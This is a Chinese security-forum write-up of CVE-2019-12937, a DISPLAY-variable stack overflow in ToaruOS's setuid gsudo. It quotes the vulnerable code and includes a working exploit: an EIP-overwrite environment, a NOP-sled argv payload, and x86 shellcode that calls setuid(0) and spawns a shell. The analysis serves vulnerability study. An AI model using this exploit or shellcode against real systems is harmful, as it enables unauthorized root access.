CVE-2019-12937 ToaruOS 提权漏洞分析

shuozhang / 2019-08-10 09:59:00 / 浏览数 3410 安全技术 漏洞分析 顶(0) 踩(0)

ToaruOS是一套使用C语言编写的开源计算机操作系统，是一个由伊利诺伊大学计算机科学本科生开发的业余爱好操作系统。ToAruOS可在POSIX和x86架构上运行。ToAru

ToaruOS 1.10.9及之前版本中的gsudo的apps/gsudo.c文件存在缓冲区溢出漏洞。攻击者可借助DISPLAY环境变量利用该漏洞将权限提升至root。

0x1 漏洞触发位置

在pex_connect函数使用sprintf拼接字符串，但是没有判断参数target的长度，当target太长时造成了栈溢出。

```
FILE * pex_connect(char * target) {
   char tmp[100];
   sprintf(tmp, "/dev/pex/%s", target);
   FILE * out = fopen(tmp, "r+");
   if (out) {
       setbuf(out, NULL);
   }
   return out;
}
```

其中参数target是环境变量DISPLAY的值。

```
yutani_t * yutani_init(void) {
   char * server_name = getenv("DISPLAY");
   if (!server_name) {
       server_name = "compositor";
   }
   FILE * c = pex_connect(server_name);

   if (!c) {
       return NULL; /* Connection failed. */
   }
   ......
   ......
}
```

在gsudo程序调用了yutani_init 函数。gsudo是一个拥有SUID权限的程序，所以gsudo执行时的权限是root，可以利用上面的溢出来提权。

```
int main(int argc, char ** argv) {

       if (argc < 2) {
               return 1;
       }

       yctx = yutani_init();
   ....
   ....
}
```

0x2 SUID

SUID程序会创建s与t权限，是为了让一般用户在执行某些程序的时候，能够暂时具有该程序拥有者的权限。

下面测试一下SUID程序执行的过程。

```
#include <stdio.h>
void main()
{
       int res;
       res = setuid(0);
       printf("%d\n", res);
       system("/bin/sh");
}
```

setuid函数用来设置当前用户的身份，当参数为0，设置当前进程为root。在调用setuid之后，执行shell程序，观察当前用户。

```
test@ubuntu:~/test$ gcc -o setid setid.c  -w         //■■■■
test@ubuntu:~/test$ ./setid
-1
$ id
uid=1000(test) gid=1000(test) groups=1000(test),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare)
$ exit
test@ubuntu:~/test$ sudo chown root  setid         //■■SUID■■
test@ubuntu:~/test$ sudo chmod u+s ./setid
test@ubuntu:~/test$ ./setid
0
# id
uid=0(root) gid=1000(test) groups=1000(test),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare)
# exit
test@ubuntu:~/test$ ls -all ./setid
-rwsrwxr-x 1 root test 8392 Jul  7 19:57 ./setid
```

在ToaruOS中，操作系统启动完成后，所有程序都通过执行fork到exec_elf加载，程序的权限是父进程的权限。当遇到程序具有setuid权限，设置进程权限为当前文件拥有者


```
int exec_elf(char * path, fs_node_t * file, int argc, char ** argv, char ** env, int interp) {
        Elf32_Header header;

        read_fs(file, 0, sizeof(Elf32_Header), (uint8_t *)&header);

        if (header.e_ident[0] != ELFMAG0 ||
            header.e_ident[1] != ELFMAG1 ||
            header.e_ident[2] != ELFMAG2 ||
            header.e_ident[3] != ELFMAG3) {
                debug_print(ERROR, "Not a valid ELF executable.");
                close_fs(file);
                return -1;
        }

        if (file->mask & 0x800) {
                debug_print(WARNING, "setuid binary executed [%s, uid:%d]", file->name, file->uid);
                current_process->user = file->uid;
        }
```

0x3 漏洞利用

此次溢出的程序发生在一个拥有SUID权限的程序，所以利用栈溢出可以进行提权操作。

ToaruOS中没有栈随机、堆随机、栈不可执行等等，这些保护机制，利用起来相当简单，但是也没有gdb一些调试工具，还是要费点心思。

通过栈溢出漏洞控制eip到我们的提权payload地址。栈上可以执行代码，栈地址也是固定的，我们通过argv变量把payload放到栈上。argv的地址直接printf("%x\n", argv) 打印出来。



设置环境变量的值，控制eip值到argv地址，argv地址不能出现\x00字符，通过填充Nop指令绕过。

```
#define EIP          "\x0c\xc0\x01\x3f"
char vector[8192]   = "DISPLAY=AAA";
char * const env[3] = { "aa", vector, NULL };
for (unsigned int i = 0; i < 26; i++)
   strcat(vector, EIP);
```

payload通过arg传递

```
char payload[85536];
char * const arg[3] = { payload, "ls", NULL };

memset(payload, '\x90', sizeof(payload) - shellcode_length - 1);
payload[sizeof(payload) - shellcode_length - 1] = 0;
strcat(payload, shellcode);
```


执行gsudo

```
execve("/bin/gsudo", arg, env);
```

payload

在payload 首先执行setuid(0)设置当前进程权限，然后执行system(/bin/shh)返回shell。toaruOS通过int 0x7f调用系统函数，在syscall_nums.h中有系统调用号，setuid对应24，system对应7。

```
xor eax, eax
   add al, 24
   xor ebx, ebx
   int 0x7f
   jmp short end
start:
   pop ebx
   xor eax, eax
   mov [ebx+7], al
   mov [ebx+8], ebx
   mov [ebx+12], eax
   add al, 7
   lea ecx, [ebx+8]
   lea edx, [ebx+12]
   int 0x7f
   xor eax, eax
   int 0x7f
end:
   call start
db "/bin/shh"
db "XXXXXXXX"
```



上一篇：Laravel5.8.x反序列化POP链 下一篇：WWW利用从Win7 x64到Wi...

1. 0 条回复

- 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板